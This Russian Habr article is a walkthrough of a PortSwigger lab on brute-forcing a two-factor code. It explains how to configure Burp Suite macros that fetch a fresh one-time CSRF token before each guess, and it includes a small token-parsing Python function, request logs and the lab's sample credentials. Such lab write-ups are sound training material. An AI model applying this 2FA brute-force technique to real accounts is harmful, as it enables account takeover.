магия макросов в Burp Suite / Хабр

habr.com/ru/articles/811329

artrone April 29, 2024

Лабораторная работа: Обход 2FA с помощью грубой силы

ЭКСПЕРТ

Лаборатория ✓ решена

Двухфакторная аутентификация этой лаборатории уязвима для грубого подбора. Вы уже получили действительное имя пользователя и пароль, но у вас нет доступа к коду подтверждения 2FA пользователя. Чтобы решить лабораторную задачу, переберите код 2FA и получите доступ к странице учетной записи Карлоса.

Данные жертвы: `carlos:montoya`

> **Примечание**
>
> Поскольку код подтверждения будет сброшен во время атаки, вам, возможно, придется повторить эту атаку несколько раз, прежде чем вы добьетесь успеха. Это связано с тем, что новый код может представлять собой номер, который уже предприняла ваша текущая атака злоумышленника.

Привет! Если ты думаешь, что знаешь всё о Burp Suite, я тебя удивлю! Этот мощный инструмент для тестирования веб-приложений скрывает в себе ещё больше возможностей, способных значительно упростить и ускорить работу. Сегодня мы изучим функционал макросов на практике и увидим, как они могут стать надежным помощником в процессе тестирования и анализа веб-приложений.

Немножко вводной информации

*P.S. Доступно в Pro версии**

Совсем недавно я решал лабораторную работу "Обход 2FA с помощью грубой силы" на PortSwigger'e, где было необходимо перед каждым запросом обновлять CSRF-Token. Безусловно, можно реализовать скрипт, который перед каждой итерацией будет делать GET запрос к нужной странице и парсить токен, например:

```
def get_csrf_token(text):
    soup = BeautifulSoup(text, 'html.parser')
    return soup.find('input', attrs={'name': 'csrf'})['value']
```

Но другим более элегантным вариантом является использование макросов.

Разбираем на практике

Итак, давайте посмотрим на описание задания:

Лабораторная работа: Обход 2FA с помощью грубой силы

ЭКСПЕРТ

Лаборатория ✓ решена

Двухфакторная аутентификация этой лаборатории уязвима для грубого подбора. Вы уже получили действительное имя пользователя и пароль, но у вас нет доступа к коду подтверждения 2FA пользователя. Чтобы решить лабораторную задачу, переберите код 2FA и получите доступ к странице учетной записи Карлоса.

Данные жертвы: `carlos:montoya`

Примечание

Поскольку код подтверждения будет сброшен во время атаки, вам, возможно, придется повторить эту атаку несколько раз, прежде чем вы добьетесь успеха. Это связано с тем, что новый код может представлять собой номер, который уже предприняла ваша текущая атака злоумышленника.

Тут понятно. Рассмотрим логику работы авторизации.

311	https://0a5c00e404b6d9af808...	POST	/login2	17:57:30 2 ма...	200
309	https://0a5c00e404b6d9af808...	GET	/academyLabHeader	17:57:28 2 ма...	101
308	https://0a5c00e404b6d9af808...	POST	/login2	17:57:27 2 ма...	200
307	https://0a5c00e404b6d9af808...	GET	/academyLabHeader	17:57:25 2 ма...	101
306	https://0a5c00e404b6d9af808...	GET	/login2	17:57:25 2 ма...	200
305	https://0a5c00e404b6d9af808...	POST	/login	17:57:25 2 ма...	302
296	https://0a5c00e404b6d9af808...	GET	/academyLabHeader	17:57:18 2 ма...	101
295	https://0a5c00e404b6d9af808...	GET	/login	17:57:17 2 ма...	200
294	https://0a5c00e404b6d9af808...	GET	/my-account	17:57:16 2 ма...	302


GET /login -> POST /login -> GET /login2 -> POST /login2

Стоить отметить, что при двух неудачных попытках ввода проверочного кода, нас редиректит на /login. Также важно учесть, что мы используем "одноразовый" CSRF токен перед каждым POST запросом, который получаем в ответе от сервера на GET /login и GET /login2:


```
<form class=login-form method=POST>
  <input required type="hidden" name="csrf"
  value="DGgC7DB4dlFk1d4ZUdyEBoHklDP9KdNg">
  <label>
```

Теперь мы знаем, что необходимо регулярно обновлять токен. С этой задачей нам помогут макросы.


Для этого перейдем в Project options -> Sessions -> Session Handling Rules -> Add




Сразу выберем скоуп:




Теперь создадим новое правило "Run a macro"




Создадим макро, нажав на "Add"




В данном окне выбираем необходимую последовательность запросов. В нашем случае,- это `GET /login POST /login GET /login2`




На всякий случай, лучше убедиться, что всё работает, нажав на кнопку "Test macro"




